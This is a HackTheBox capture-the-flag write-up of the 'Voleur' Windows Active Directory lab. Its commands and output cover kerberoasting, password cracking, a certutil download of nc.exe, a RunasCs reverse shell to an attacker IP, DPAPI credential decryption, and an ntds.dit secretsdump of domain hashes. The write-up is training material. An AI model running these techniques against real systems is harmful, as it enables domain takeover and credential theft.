
Voleur A HackTheBox active Medium Windows machine focused on Active Directory enumeration and privilege escalation, protected by NTLM hash encryption to prevent spoilers and ensure only those who complete the machine can fully access its details.
Most of the commands we’ve used are already included in our tool here
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt
ENUMERATION
Nmap scan
Our Nmap scan revels us that we are working against an AD and it also have a SSH port open on 2222 which is interesting.
nmap -p- --open -sS --min-rate 5000 -n -Pn 10.129.85.81 -vvv -sCV

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-07-06 20:38:12Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
2222/tcp  open  ssh           syn-ack ttl 127 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+vH6cIy1hEFJoRs8wB3O/XIIg4X5gPQ8XIFAiqJYvSE7viX8cyr2UsxRAt0kG2mfbNIYZ+80o9bpXJ/M2Nhv1VRi4jMtc+5boOttHY1CEteMGF6EF6jNIIjVb9F5QiMiNNJea1wRDQ2buXhRoI/KmNMp+EPmBGB7PKZ+hYpZavF0EKKTC8HEHvyYDS4CcYfR0pNwIfaxT57rSCAdcFBcOUxKWOiRBK1Rv8QBwxGBhpfFngayFj8ewOOJHaqct4OQ3JUicetvox6kG8si9r0GRigonJXm0VMi/aFvZpJwF40g7+oG2EVu/sGSR6d6t3ln5PNCgGXw95pgYR4x9fLpn/OwK6tugAjeZMla3Mybmn3dXUc5BKqVNHQCMIS6rlIfHZiF114xVGuD9q89atGxL0uTlBOuBizTaF53Z//yBlKSfvXxW4ShH6F8iE1U8aNY92gUejGclVtFCFszYBC2FvGXivcKWsuSLMny++ZkcE4X7tUBQ+CuqYYK/5TfxmIs=
|   256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMkGDGeRmex5q16ficLqbT7FFvQJxdJZsJ01vdVjKBXfMIC/oAcLPRUwu5yBZeQoOvWF8yIVDN/FJPeqjT9cgxg=
|   256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILv295drVe3lopPEgZsjMzOVlk4qZZfFz1+EjXGebLCR
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
52824/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
52830/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
52849/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel
Setting up our env
It’s important to sync our system time with the target server to avoid potential issues during the assessment.
❯ timedatectl set-ntp false
❯ timedatectl status
               Local time: Sun 2025-06-29 15:04:55 -02
           Universal time: Sun 2025-06-29 17:04:55 UTC
                 RTC time: Sun 2025-06-29 17:04:53
                Time zone: Atlantic/South_Georgia (-02, -0200)
System clock synchronized: no
              NTP service: inactive
          RTC in local TZ: no
❯ nano /etc/systemd/timesyncd.conf
[Time]
NTP= IP
#FallbackNTP=0.debian.pool.ntp.org 1.debian.pool.ntp.org 2.debian.pool.ntp.org 3.debian.pool.ntp.org
#RootDistanceMaxSec=5
#PollIntervalMinSec=32
#PollIntervalMaxSec=2048
#ConnectionRetrySec=30
#SaveIntervalSec=60
systemctl restart systemd-timesyncd
And now we can sync our time with kerberos with ntpdate voleur.htb
Another thing to take care of is that NTLM authentication is not enabled:
❯ nxc smb voleur.htb -u ryan.naylor -p 'HollowOct31Nyt'

SMB         10.129.85.81    445    10.129.85.81     [*]  x64 (name:10.129.85.81) (domain:10.129.85.81) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.129.85.81    445    10.129.85.81     [-] 10.129.85.81\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
This means we’ll be working with Kerberos authentication, which is the standard in modern Active Directory environments and significantly more secure than NTLM. As a result, we’ll need to obtain a Kerberos ticket and include the -k flag in most of our commands to ensure the ticket is used instead of sending credentials directly.
First, we need to configure our system to use the correct Kerberos realm settings for this machine. To do this, we must edit the /etc/krb5.conf file and add the following configuration:
[libdefaults]
    default_realm = VOLEUR.HTB
    dns_lookup_kdc = false
    dns_lookup_realm = false

[realms]
    VOLEUR.HTB = {
        kdc = dc.voleur.htb
        admin_server = dc.voleur.htb
    }

[domain_realm]
    .voleur.htb = VOLEUR.HTB
    voleur.htb = VOLEUR.HTB
Now we can obtain and use our TGT with the following commands
❯ impacket-getTGT voleur.htb/'ryan.naylor':'HollowOct31Nyt' -dc-ip 10.129.85.81
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ryan.naylor.ccache
Export it:
❯ export KRB5CCNAME="$PWD/ryan.naylor.ccache"

klist
Ticket cache: FILE:ryan.naylor.ccache
Default principal: ryan.naylor@VOLEUR.HTB

Valid starting     Expires            Service principal
06/07/25 20:48:28  07/07/25 06:48:28  krbtgt/VOLEUR.HTB@VOLEUR.HTB
	renew until 07/07/25 20:48:28
At this stage, we no longer receive an error when attempting to authenticate against SMB
❯ nxc smb dc.voleur.htb -d voleur.htb --use-kcache
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor from ccache
Once we understand our position within the environment, we can run bloodhound-python to collect all the necessary data for mapping out potential attack path
❯ bloodhound-python -d voleur.htb  -u ryan.naylor -ns 10.129.85.81 -c all -k -no-pass

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: voleur.htb
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.voleur.htb
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.voleur.htb
INFO: Done in 00M 27S
FOOTHOLD
Since BloodHound doesn’t reveal a clear attack path for our current user, we’ll move on to SMB enumeration. This time, however, we’ll take a different approach and avoid using tools like normal smbclient.
❯ netexec smb dc.voleur.htb -d voleur.htb --use-kcache --shares

SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor from ccache
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
We have read permissions on the IT share, so let’s explore what information we can uncover. To authenticate against SMB, we’ll use impacket-smbclient, as it provides an easy way to connect using Kerberos authentication.
❯ impacket-smbclient -k 'voleur.htb/ryan.naylor@dc.voleur.htb' -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
Finance
HR
IPC$
IT
NETLOGON
SYSVOL
# use it
# ls
drw-rw-rw-          0  Wed Jan 29 09:10:01 2025 .
drw-rw-rw-          0  Mon Jun 30 21:08:33 2025 ..
drw-rw-rw-          0  Wed Jan 29 09:40:17 2025 First-Line Support
# cd First-Line Support
# ls
drw-rw-rw-          0  Wed Jan 29 09:40:17 2025 .
drw-rw-rw-          0  Wed Jan 29 09:10:01 2025 ..
-rw-rw-rw-      16896  Thu May 29 22:23:36 2025 Access_Review.xlsx
# get Access_Review.xlsx
The file that we download required a password

Since we dont have it we can try to crack it using john with the following commands:
office2john Access_Review.xlsx > hash

john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:02 DONE (2025-07-06 21:02) 0.4065g/s 325.2p/s 325.2c/s 325.2C/s football1..martha
We found really interesting information

Todd.Wolfe  NightT1meP1dg3on14
svc_ldap    M1XyC9pW7qT5Vn
svc_iis    N5pXyW1VqM7CZ8
With all of this date we can come back to our bloodhound and trace an attack path

SVC_LDAP can restore users that will be usefully later, but we can also WRITESPN agains SVC_WINRM since that user has Remote Managment Users which means that we can log in with via WIRM we will attack him first.
WRITESPN its a Access Control List that allows an attacker to assign a Service Principal Name (SPN) to a user account. Once it’s assigned we can do the attack called kerberoasting which is an attack that extracts service tickets from Kerberos to crack its passwords offline.
First of all we need to grab a new ticket for the user SVC_LDAP
impacket-getTGT voleur.htb/'svc_ldap':'M1XyC9pW7qT5Vn' -dc-ip 10.129.85.81
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_ldap.ccache

export KRB5CCNAME="$PWD/svc_ldap.ccache"
Now we can start our attack using a tool that you can download here
python3 targetedKerberoast.py -k --dc-host dc.voleur.htb -u svc_ldap -d voleur.htb

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP

[+] Printing hash for (svc_winrm)
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$572a951f175997abfd7a1ce04433467a$885420b1706ceea30527d0ef3f3034a21457944424968b5b1d648d1b6f7552b3be8257e0ab46ac8b5106b9ca38e9187f53371426306543e170240b2dce9294c4de49cad9bc36c0f18da84c0e062a803257afe945a6863a7446987f79b85a3fffd8f81ab34af437c064f3c5bb26c9f040e1d8bc1ea0b4e8de87c5654e9dfa6e0fda1c9a657f16cf75250fec808d70069c046d8e41b9cb8979a1330d0d0a7c0ad1b61b6831fe5a6b79f41a1a63e88db9e16e2b67da337b674aea0a19e31d557a12e3a394f05494197e5615771c1a058d7013ce98e01368560151e96eae1f66febb8f807e2d376db6e75d6ea69dd0c7d2fe673660729b6bcf8c32c61342a90c0e7fcdbdf398c6a44da62e3294d255dd830df137d506f1a544d772ca11191d4797cabb45c3bc147522be7d6c130ca67d759f7ef0c24a2218e4fc8e7f4cb7e3bbb2d1bc8985ae43e3d6bffb8be0b8aa3fece3fe03516c79f8bee9c04559dc30e4b6b4c0f3ebadf4aa5339f25aefeafe0efabda2f775ef257abfb89022e64d3362d0c0ba110f43e485f217fa18dd8180d7286ffbe691df352c807024c6348cf97222edc3e8190e4f37e5a7b5ab2516ed225e68a3c6e5a3b54c9cbce7f2fed673f8552c75682b57a4f56821afab1be94659472e6507c367817c663ffc0edcaf3f991d7879a585b0fdeb8847796bd91ffe9aa045d7d440455d01d985b1eba916addb136a2d4d9145d84ba9618955e49e33b5b5f93a7c589138a5647ce84020b6f09074e2eb04d88ddc0178ec1eaa645fcace0d10934b9f9eecd1b78e15ac60353e79c2bbe46eed913ca43b6759d1c8111fe6091c75480663604b714300eeab6964b11538658f344fdf78d7ed399c40fb5f63d9de8606870cc348508be253db9e8a135433429558db5c9a1b4c698a7903d2016c030a105b592a9e539db7ac7eb5289e0862d437ffd4d7527fc3f21f935947f4303a0d5a0fddace80015d6976d0f6075900b7d83d584fc7df720ebb9fb4f839a2f6c778c7115e9d9c9d28cd609329c2efb4e9739e2c3c8fee1b82d040643093fc16a67800accd127228ac40b5356ec124f0760c82c5f0d6a14069bc6558bc6e200ddac12f203727836ec9c524e1aefd7ca8cf291418d34c1a69641e4c67691964dfac38456d0451c7acde52ed07c320ced9d5dfb18a9a008884946ef22a81f9f59adbacb566e7221ac8debdf6450084a26dd27dc5a032a59a1d5a5a862b10e2588e4752c31312d31656af6751a12cee5d089851cc6674715f8deecb8eddc441d8b474608397615b87989f0e2daf2cff3966e94b0f86f0dea4508b3e8213f742524d8407765bd4eba8e5085c1d725debbc6aeaad5fc242b0927bc46df64fb233cf7c70c22b4f7774d4c746e3cb6e2524bee4dffa800c701eaf9ef9b30945153957e34bcf212fabd84635d4d674d013bc3fb5ea5c4f5a8af9607e536337bb14b809a109b1e8c
Now we gotta crack the hash for svc_winrim.
❯ nano hash
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
AFireInsidedeOzarctica980219afi (?)
1g 0:00:00:05 DONE (2025-07-06 21:16) 0.1968g/s 2258Kp/s 2258Kc/s 2258KC/s AHANACK6978012..AFITA4162
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We can now replicate the same process to obtain his ticket and authenticate via WINRM.
❯ impacket-getTGT voleur.htb/'svc_winrm':'AFireInsidedeOzarctica980219afi' -dc-ip 10.129.85.81
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_winrm.ccache
❯ export KRB5CCNAME="$PWD/svc_winrm.ccache"
❯ evil-winrm -i dc.voleur.htb -k -u svc_winrm -r voleur.htb

Info: Establishing connection to remote endpoint
Evil-WinRM* PS C:\Users\svc_winrm\Desktop> ls


    Directory: C:\Users\svc_winrm\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025   7:07 AM           2312 Microsoft Edge.lnk
-ar---          7/6/2025  12:51 PM             34 user.txt
PRIV ESCALATION
Alright, remember what I mentioned about the privilege restoration for svc_ldap? Let’s abuse that since I couldn’t find anything interesting inside the system.
Honestly, I struggled quite a bit trying to restore the user from my Kali machine, but since we have the password for SVC_LDAP, we can also do it using runas from within the target — much easier, haha.
First, we upload RunasCs.exe along with nc.exe.
certutil.exe -urlcache -f http://10.129.58.182/nc.exe nc.exe
certutil.exe -urlcache -f http://10.129.58.182/RunasCs.exe RunasCs.exe
Now we run it
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> .\RunasCs.exe svc_ldap 'M1XyC9pW7qT5Vn' cmd.exe -r 10.10.14.47:9001
[*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-6064b9$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 2424 created in background.
And we will recive a shell as SVC_LDAP
❯ rlwrap -cAr nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.47] from (UNKNOWN) [10.129.58.182] 58398
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
voleur\svc_ldap
We can now begin the process of restoring the account.
First, it’s important to verify whether the deleted user still exists and to retrieve their GUID, which is necessary for the restoration.
S C:\Windows\system32> Get-ADObject -Filter 'isDeleted -eq $true -and name -like "*todd*"' -IncludeDeletedObjects -Properties *
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : voleur.htb/Deleted Objects/Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
CN                              : Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
codePage                        : 0
countryCode                     : 0
Created                         : 1/29/2025 1:08:06 AM
createTimeStamp                 : 1/29/2025 1:08:06 AM
Deleted                         : True
Description                     : Second-Line Support Technician
DisplayName                     : Todd Wolfe
DistinguishedName               : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted
                                  Objects,DC=voleur,DC=htb
dSCorePropagationData           : {5/13/2025 4:11:10 PM, 1/29/2025 4:52:29 AM, 1/29/2025 4:49:29 AM, 1/29/2025 1:08:06
                                  AM...}
givenName                       : Todd
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Second-Line Support Technicians,DC=voleur,DC=htb
lastLogoff                      : 0
lastLogon                       : 133826301603754403
lastLogonTimestamp              : 133826287869758230
logonCount                      : 3
memberOf                        : {CN=Second-Line Technicians,DC=voleur,DC=htb, CN=Remote Management
                                  Users,CN=Builtin,DC=voleur,DC=htb}
Modified                        : 5/13/2025 4:11:17 PM
modifyTimeStamp                 : 5/13/2025 4:11:17 PM
msDS-LastKnownRDN               : Todd Wolfe
Name                            : Todd Wolfe
                                  DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid                       : S-1-5-21-3927696377-1337352550-2781715495-1110
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 133826280731790960
sAMAccountName                  : todd.wolfe
sDRightsEffective               : 0
sn                              : Wolfe
userAccountControl              : 66048
userPrincipalName               : todd.wolfe@voleur.htb
uSNChanged                      : 45088
uSNCreated                      : 12863
whenChanged                     : 5/13/2025 4:11:17 PM
whenCreated                     : 1/29/2025 1:08:06 AM
Now with GUID 1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb" we can restore the user with this command
PS C:\Windows\system32> Restore-ADObject -Identity "CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb"
And this command for the confirmation:
Get-ADUser -Identity todd.wolfe -Properties userAccountControl,DistinguishedName


DistinguishedName  : CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htb
Enabled            : True
GivenName          : Todd
Name               : Todd Wolfe
ObjectClass        : user
ObjectGUID         : 1c6b1deb-c372-4cbb-87b1-15031de169db
SamAccountName     : todd.wolfe
SID                : S-1-5-21-3927696377-1337352550-2781715495-1110
Surname            : Wolfe
userAccountControl : 66048
UserPrincipalName  : todd.wolfe@voleur.ht
Sice the user is already restored and we have the password let’s log in using impacket-smbclient and see if we can get any interesting info
❯ impacket-getTGT voleur.htb/'todd.wolfe':'NightT1meP1dg3on14' -dc-ip 10.129.58.182
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in todd.wolfe.ccache
❯ export KRB5CCNAME="$PWD/todd.wolfe.ccache"
❯ impacket-smbclient -k 'voleur.htb/todd.wolfe@dc.voleur.htb' -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use it
# ls
drw-rw-rw-          0  Wed Jan 29 09:10:01 2025 .
drw-rw-rw-          0  Mon Jun 30 21:08:33 2025 ..
drw-rw-rw-          0  Wed Jan 29 15:13:03 2025 Second-Line Support
# cd Second-Line Support
# ls
drw-rw-rw-          0  Wed Jan 29 15:13:03 2025 .
drw-rw-rw-          0  Wed Jan 29 09:10:01 2025 ..
drw-rw-rw-          0  Wed Jan 29 15:13:06 2025 Archived Users
# Archived Users
# cd Archived Users
# ls
drw-rw-rw-          0  Wed Jan 29 15:13:06 2025 .
drw-rw-rw-          0  Wed Jan 29 15:13:03 2025 ..
drw-rw-rw-          0  Wed Jan 29 15:13:16 2025 todd.wolfe
# cd todd.wolfe
# ls
drw-rw-rw-          0  Wed Jan 29 15:13:16 2025 .
drw-rw-rw-          0  Wed Jan 29 15:13:06 2025 ..
drw-rw-rw-          0  Wed Jan 29 15:13:06 2025 3D Objects
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 AppData
We found the Credentials and Protect keys, which can be leveraged to perform a DPAPI attack.
DPAPI (Data Protection Application Programming Interface) is a Windows feature used to securely encrypt and protect sensitive data such as passwords and certificates. By exploiting DPAPI, attackers can decrypt this protected data if they gain access to the user’s master keys or credentials, potentially exposing sensitive information stored on the system.
# cd Credentials
# pwd
/Second-Line Support/Archived Users/todd.wolfe/appdata/ROaming/Microsoft/Credentials
# ls
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 ..
-rw-rw-rw-        398  Wed Jan 29 13:13:50 2025 772275FAD58525253490A9B0039791D3
# get 772275FAD58525253490A9B0039791D3
# cd ..
# cd Protect
# ls
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 ..
-rw-rw-rw-         24  Wed Jan 29 12:53:08 2025 CREDHIST
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 S-1-5-21-3927696377-1337352550-2781715495-1110
-rw-rw-rw-         76  Wed Jan 29 12:53:08 2025 SYNCHIST
# cd S-1-5-21-3927696377-1337352550-2781715495-1110
# ls
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 15:13:09 2025 ..
-rw-rw-rw-        740  Wed Jan 29 13:09:25 2025 08949382-134f-4c63-b93c-ce52efc0aa88
-rw-rw-rw-        900  Wed Jan 29 12:53:08 2025 BK-VOLEUR
-rw-rw-rw-         24  Wed Jan 29 12:53:08 2025 Preferred
# get 08949382-134f-4c63-b93c-ce52efc0aa88
Once we have both files and the SID, we can start our attack to decrypt the user’s master key using their password.
❯ impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password 'NightT1meP1dg3on14'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Now that we have extracted the master key, we can use it to decrypt the user’s DPAPI-protected credentials and reveal sensitive data such as saved passwords or tokens.
❯ impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
We found jeremy.combs credentials, let’s see his smb’s folder.
❯ impacket-smbclient -k 'voleur.htb/jeremy.combs@dc.voleur.htb' -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
Finance
HR
IPC$
IT
NETLOGON
SYSVOL
# use it
# ls
drw-rw-rw-          0  Wed Jan 29 09:10:01 2025 .
drw-rw-rw-          0  Mon Jun 30 21:08:33 2025 ..
drw-rw-rw-          0  Thu Jan 30 16:11:29 2025 Third-Line Support
# cd Third-Line Support
# ls
drw-rw-rw-          0  Thu Jan 30 16:11:29 2025 .
drw-rw-rw-          0  Wed Jan 29 09:10:01 2025 ..
-rw-rw-rw-       2602  Thu Jan 30 16:11:29 2025 id_rsa
-rw-rw-rw-        186  Thu Jan 30 16:07:35 2025 Note.txt.txt
We found an id_rsa for login via SSH trough port 2222 and a note basically telling us that we can log as svc_backup via ssh.
❯ cat note.txt.txt
───────┬──────────────────────────────────────────────────────────────────────────────────
       │ File: note.txt.txt
───────┼──────────────────────────────────────────────────────────────────────────────────
   1   │ Jeremy,
   2   │
   3   │ I've had enough of Windows Backup! I've part configured WSL to see if we can util
       │ ize any of the backup tools from Linux.
   4   │
   5   │ Please see what you can set up.
   6   │
   7   │ Thanks,
   8   │
   9   │ Admin
ROAD TO ADMINISTRATOR
We log in using ssh and the id_rsa that we found
❯ ssh -i id_rsa -p 2222 svc_backup@dc.voleur.htb
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  6 18:50:18 PDT 2025

  System load:    0.52      Processes:             9
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   29%       IPv4 address for eth0: 10.129.58.182
  Swap usage:     0%


363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd
   ...done.
svc_backup@DC:~$
After some enumeration, we discovered a backup containing critical files — specifically, the SYSTEM hive and the ntds.dit database. These files are essential because they store hashed credentials and system secrets, which we can extract to recover user passwords and escalate privileges.
vc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls
'Active Directory'   registry

svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ ls
ntds.dit  ntds.jfm
Let’s get those files with the following commands:
❯ scp -i id_rsa -P 2222 svc_backup@dc.voleur.htb:"/mnt/c/IT/Third-Line Support/backups/Active Directory/ntds.dit*" .

ntds.dit                                                  1%  384KB  37.7KB/s   10:41 ETA
❯ scp -i id_rsa -P 2222 svc_backup@dc.voleur.htb:"/mnt/c/IT/Third-Line Support/backups/registry/*" .
❯ ls
ntds.dit SYSTEM
Now we can use impacket-secretsdump for getting all of the domain’s ntlm v1 hashes
❯ impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
